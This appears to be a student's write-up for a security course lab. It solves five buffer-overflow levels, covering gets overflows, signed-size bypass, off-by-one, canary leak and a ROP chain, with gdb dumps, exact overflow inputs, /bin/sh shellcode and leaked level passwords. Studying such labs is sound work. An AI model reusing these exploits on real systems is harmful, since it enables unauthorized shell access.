1

- a description of the vulnerability

Just run gdb and see what happens:

```
invoke -d dejavu
break deja_vu
run
x/24i $pc
#- ---------------
=> 0xb7ffc4ab <deja_vu+6>:  sub    $0xc,%esp
   0xb7ffc4ae <deja_vu+9>:  lea    -0x10(%ebp),%eax
   0xb7ffc4b1 <deja_vu+12>: push   %eax
   0xb7ffc4b2 <deja_vu+13>: call   0xb7ffc75e <gets>
   0xb7ffc4b7 <deja_vu+18>: add    $0x10,%esp
   0xb7ffc4ba <deja_vu+21>: nop
   0xb7ffc4bb <deja_vu+22>: leave
   0xb7ffc4bc <deja_vu+23>: ret
   0xb7ffc4bd <main>:   lea    0x4(%esp),%ecx
   0xb7ffc4c1 <main+4>: and    $0xfffffff0,%esp
   0xb7ffc4c4 <main+7>: pushl  -0x4(%ecx)
   0xb7ffc4c7 <main+10>:    push   %ebp
   0xb7ffc4c8 <main+11>:    mov    %esp,%ebp
   0xb7ffc4ca <main+13>:    push   %ecx
   0xb7ffc4cb <main+14>:    sub    $0x4,%esp
   0xb7ffc4ce <main+17>:    call   0xb7ffc4a5 <deja_vu>
   0xb7ffc4d3 <main+22>:    mov    $0x0,%eax
   0xb7ffc4d8 <main+27>:    add    $0x4,%esp
   0xb7ffc4db <main+30>:    pop    %ecx
   0xb7ffc4dc <main+31>:    pop    %ebp
   0xb7ffc4dd <main+32>:    lea    -0x4(%ecx),%esp
   0xb7ffc4e0 <main+35>:    ret
   0xb7ffc4e1 <dummy>:  ret
   0xb7ffc4e2 <dummy1>: ret
```

Then we go to the call instruction.

```
break *0xb7ffc4b2
c
```

I saw that eax is 0xbffffab8. The return address should original be 0xb7ffc4d3 (in main), and I can easily find it at 0xbffffacc. So I should put payload at 0xbffffad0 and input `0123456789abcdef0123456789abcdef01234567 + bffffa40 + payload`, where paylaod is `6a3158cd8089c389c16a4658cd8031c050682f2f7368682f62696e545b505389e131d2b00bcd800a`. After fixing byte sequence problem with python, the input.txt is ready.

- how it could be exploited

buffer overflow. already explained above.

- how you determined which address to jump to

hardcoded

- a detailed explanation of your solution

```
(gdb) run < input.txt
Starting program: /home/vsftpd/dejavu < input.txt

Breakpoint 1, deja_vu () at dejavu.c:7
7      gets(door);
(gdb) print (void *)door
$1 = (void *) 0xbffffab8
(gdb) x/32x 0xbffffab8
0xbffffab8: 0xbffffb6c  0xb7ffc165  0x00000000  0x00000000
0xbffffac8: 0xbffffad8  0xb7ffc4d3  0x00000000  0xbffffaf0
0xbffffad8: 0xbffffb6c  0xb7ffc6ae  0xb7ffc648  0xb7ffefd8
0xbffffae8: 0xbffffb64  0xb7ffc6ae  0x00000001  0xbffffb64
0xbffffaf8: 0xbffffb6c  0x00000000  0x00000000  0x00000100
0xbffffb08: 0xb7ffc682  0xb7ffefd8  0x00000000  0x00000000
0xbffffb18: 0x00000000  0xb7ffc32a  0xb7ffc4bd  0x00000001
0xbffffb28: 0xbffffb64  0xb7ffc158  0xb7ffd19d  0x00000000
(gdb) break 8
Breakpoint 2 at 0xb7ffc4ba: file dejavu.c, line 8.
(gdb) c
Continuing.

Breakpoint 2, deja_vu () at dejavu.c:8
8   }
(gdb) x/32x 0xbffffab8
0xbffffab8: 0x01234567  0x89abcdef  0x01234567  0x89abcdef
0xbffffac8: 0x01234567  0xbffffad0  0xcd58316a  0x89c38980
0xbffffad8: 0x58466ac1  0xc03180cd  0x2f2f6850  0x2f68736c
0xbffffae8: 0x546e6962  0x8953505b  0xb0d231e1  0x0080cd0b
0xbffffaf8: 0xbffffb00  0x00000000  0x00000000  0x00000100
0xbffffb08: 0xb7ffc682  0xb7ffefd8  0x00000000  0x00000000
0xbffffb18: 0x00000000  0xb7ffc32a  0xb7ffc4bd  0x00000001
0xbffffb28: 0xbffffb64  0xb7ffc158  0xb7ffd19d  0x00000000
```

```
pwnable:~$ ./exploit
dumb-shell $ id
uid=1002(smith) gid=1001(vsftpd) groups=1001(vsftpd)
dumb-shell $ cat README
You have to let it all go. Fear, doubt, and disbelief. Free your mind.

Next username: smith
Next password: 37ZFBrAPm8
```

2

- a description of the vulnerability

already explained in problem 1.

- how it could be exploited

Just do as what I did in problem 1. I can see the return address is 0x00400775, stored at &msg+128+20. Because the buffer is large enough, I'll put payload here. &msg is 0xbffffa18, so I must change 0x00400775 to 0xbffffa18.

Oh I didn't tell you how should I bypass the `size` limit. Just put a `-1` and enjoy it.

- how you determined which address to jump to

hardcoded.

- a detailed explanation of your solution


```
(gdb) run
```

```
Starting program: /home/smith/agent-smith pwnzerized

Breakpoint 2, display (path=0xbffffc5e "pwnzerized") at agent-smith.c:9
9     memset(msg, 0, 128);
(gdb) print (void *)msg
$1 = (void *) 0xbffffa18
(gdb) x/32x 0xbffffa18
0xbffffa18: 0xb7ffd2d0  0x00400429  0x00000002  0xb7ffcf5c
0xbffffa28: 0x00000000  0xb7fc8d99  0x00000000  0x00400034
0xbffffa38: 0xbffffa40  0x00000008  0x01be3c6e  0x00000001
0xbffffa48: 0x00000030  0x00001fb8  0x00000000  0x000002a0
0xbffffa58: 0x00000180  0x00000000  0x00000000  0x00000000
0xbffffa68: 0x000000fc  0x00000010  0x0000041c  0x000007ac
0xbffffa78: 0x00000000  0x00000000  0x00000000  0x0000039c
0xbffffa88: 0x00000050  0x00000008  0x00000011  0xb7fff1a8
(gdb) c
Continuing.

Breakpoint 1, display (path=0xbffffc5e "pwnzerized") at agent-smith.c:21
21    puts(msg);
(gdb) x/64x 0xbffffa18
0xbffffa18: 0xcd58316a  0x89c38980  0x58466ac1  0xc03180cd
0xbffffa28: 0x2f2f6850  0x2f686873  0x546e6962  0x8953505b
0xbffffa38: 0xb0d231e1  0x0a80cd0b  0x01010101  0x01010101
0xbffffa48: 0x01010101  0x01010101  0x01010101  0x01010101
0xbffffa58: 0x01010101  0x01010101  0x01010101  0x01010101
0xbffffa68: 0x01010101  0x01010101  0x01010101  0x01010101
0xbffffa78: 0x01010101  0x01010101  0x01010101  0x01010101
0xbffffa88: 0x01010101  0x01010101  0x01010101  0x01010101
0xbffffa98: 0x00000098  0x01010101  0x01010101  0x01010101
0xbffffaa8: 0x01010101  0xbffffa18  0xbffffc5e  0x00000000
0xbffffab8: 0x00000000  0x00400751  0x00000000  0xbffffae0
0xbffffac8: 0xbffffb60  0xb7f8cc8b  0xbffffb54  0x00000002
0xbffffad8: 0xbffffb60  0xb7f8cc8b  0x00000002  0xbffffb54
0xbffffae8: 0xbffffb60  0x00000008  0x00000000  0x00000000
0xbffffaf8: 0xb7f8cc5f  0x00401fb8  0xbffffb50  0xb7ffede4
0xbffffb08: 0x00000000  0x00400505  0x0040073b  0x00000002
```

Now I can see

```
pwnable:~$ ./exploit
j1X�É�jFX1�Ph//shh/binT[PS��1¥

�
/home/smith $ id
uid=1003(brown) gid=1002(smith) groups=1002(smith)
/home/smith $ cat README
Welcome to the real world.

Next username: brown
Next password: mXFLFR5C62
```

3



- description of the vulnerability

The question is off-by-one overflow problem.

- how it could be exploited

After reading aslr.pdf figure 30, I know that I should set %ebp to &buf[0] (0xbffffa40), and put the new return address in &buf[1], and put the payload. So I should overflow an "40" to %ebp. Now I'll do it.

- how you determined which address to jump to

I hardcoded it to &buf[2].

- REALLY IMPORTANT NOTE

However, after implementing the solution above, ./debug-exploit works but ./exploit doesn't. That's because overflowed "0x40" xor "1<<5" yields "`", which is beaking the shell (in the buggy exploit script). So I shift everything 4 bytes right. Now %ebp is set to &buf[1] and new return address is set to &buf[2] and overflowed byte is "44". Now everything is OK.

- a detailed explanation of your solution

```
(gdb) print (void *)buf
$1 = (void *) 0xbffffa40
(gdb) x/32x 0xbffffa40
0xbffffa40: 0x00000000  0x00000001  0x00000000  0xbffffbeb
0xbffffa50: 0x00000000  0x00000000  0x00000000  0xb7ffc44e
0xbffffa60: 0x00000000  0xb7ffefd8  0xbffffb20  0xb7ffc165
0xbffffa70: 0x00000000  0x00000000  0x00000000  0xb7ffc6dc
0xbffffa80: 0xbffffa8c  0xb7ffc539  0xbffffc27  0xbffffa98
0xbffffa90: 0xb7ffc55d  0xbffffc27  0xbffffb20  0xb7ffc734
0xbffffaa0: 0x00000002  0xbffffb14  0xbffffb20  0x00000000
0xbffffab0: 0x00000000  0x00000100  0xb7ffc708  0xb7ffefd8
(gdb) break 20
Breakpoint 2 at 0xb7ffc51f: file agent-brown.c, line 20.
(gdb) c
Continuing.

Breakpoint 2, invoke (
    in=0xbffffc27 "!\003eG!\003eGl\3324J\021x\355\240\251\343\251\341Jfx\355\240\021\340pH\017\017SHH\017BINt{ps\251\301\021\362\220+\355\240*", '!' <repeats 12 times>, "d")
    at agent-brown.c:20
20    puts(buf);
(gdb) x/32x 0xbffffa40
0xbffffa40: 0x67452301  0x67452301  0xbffffa4c  0xcd58316a
0xbffffa50: 0x89c38980  0x58466ac1  0xc03180cd  0x2f2f6850
0xbffffa60: 0x2f686873  0x546e6962  0x8953505b  0xb0d231e1
0xbffffa70: 0x0a80cd0b  0x01010101  0x01010101  0x01010101
0xbffffa80: 0xbffffa44  0xb7ffc539  0xbffffc27  0xbffffa98
0xbffffa90: 0xb7ffc55d  0xbffffc27  0xbffffb20  0xb7ffc734
0xbffffaa0: 0x00000002  0xbffffb14  0xbffffb20  0x00000000
0xbffffab0: 0x00000000  0x00000100  0xb7ffc708  0xb7ffefd8
```

```
pwnable:~$ ./exploit
#Eg#EgL���j1X�Ê�jFX1�Ph//shh/binT[PS��1¥

D���9���'�������]���'��� ���4���
/home/brown $ cat README
Remember, all I'm offering is the truth. Nothing more.

Next username: jz
Next password: cqkeuevfIO
```

4

The solution is easy. Since BUFLEN=16, I send `0123456789ab\x`, then dehexify skips the `\0` and prints everything in canary area. Now I can determine the canary value.

Now I construct a message with 16 junk characters to fill the buffer + correct canary + another 8 characters to shift ebp & other staffes + the return address (pointing to the following shellcode) + shellcode.

5

- motivation

I noticed the following content in `objdump -d agent-jones`:


```
 8048680:   89 c8                   mov    %ecx,%eax
 8048682:   89 45 0c                mov    %eax,0xc(%ebp)
 8048685:   8b 45 08                mov    0x8(%ebp),%eax
 8048688:   23 45 0c                and    0xc(%ebp),%eax
 804868b:   5d                      pop    %ebp
 804868c:   c3                      ret

...

08048930 <__do_global_ctors_aux>:
 8048930:   55                      push   %ebp
 8048931:   89 e5                   mov    %esp,%ebp
 8048933:   53                      push   %ebx
 8048934:   52                      push   %edx
 8048935:   bb dc 9e 04 08          mov    $0x8049edc,%ebx
 804893a:   8b 03                   mov    (%ebx),%eax
 804893c:   83 f8 ff                cmp    $0xffffffff,%eax
 804893f:   74 07                   je     8048948 <__do_global_ctors_aux+0x18>
 8048941:   ff d0                   call   *%eax
 8048943:   83 eb 04                sub    $0x4,%ebx
 8048946:   eb f2                   jmp    804893a <__do_global_ctors_aux+0xa>
 8048948:   58                      pop    %eax
 8048949:   5b                      pop    %ebx
 804894a:   5d                      pop    %ebp
 804894b:   c3                      ret
```

I can set `%ebp` to any fixed address, then return to 0x08048680. Because `&buf` is in `%ecx`, then value of `0xc(%ebp)` will be `&&buf`. Then put `%ebp+0xc` (that's a fixed address) onto stack, return to `0x08048949`, and now we have `&&buf` in `%ebx`. Then return to `0x0804893a`, `(%ebx)` is sent to `%eax` and jumps to `&buf`, we win!

However, we need a fixed-address writable page to put `%ebp`. The page `0x08048000 - 0x08049000` is not writable. I'm so lucky that the page starts at `0x0804a000` works! So I set the "fixed address" to `0x0804a790`.

- implementation

Please see the image below. The procedure is too complicated to explain.



Because I have 40 bytes ahead for payload, I can put a shellcode to launch /bin/sh directly. But if I want to create tcp server, I have to write a simple payload and jmp to `&buf+68`. The simple payload is attached below.

```
// get current addr
call foo
foo:
pop %eax

// 40 + 4+4+4+4+4+4+4 - 5
add $63, %eax
jmp *%eax
```

I put 5 `nop` at `&buf+68` to make it work even if I have made a mistake.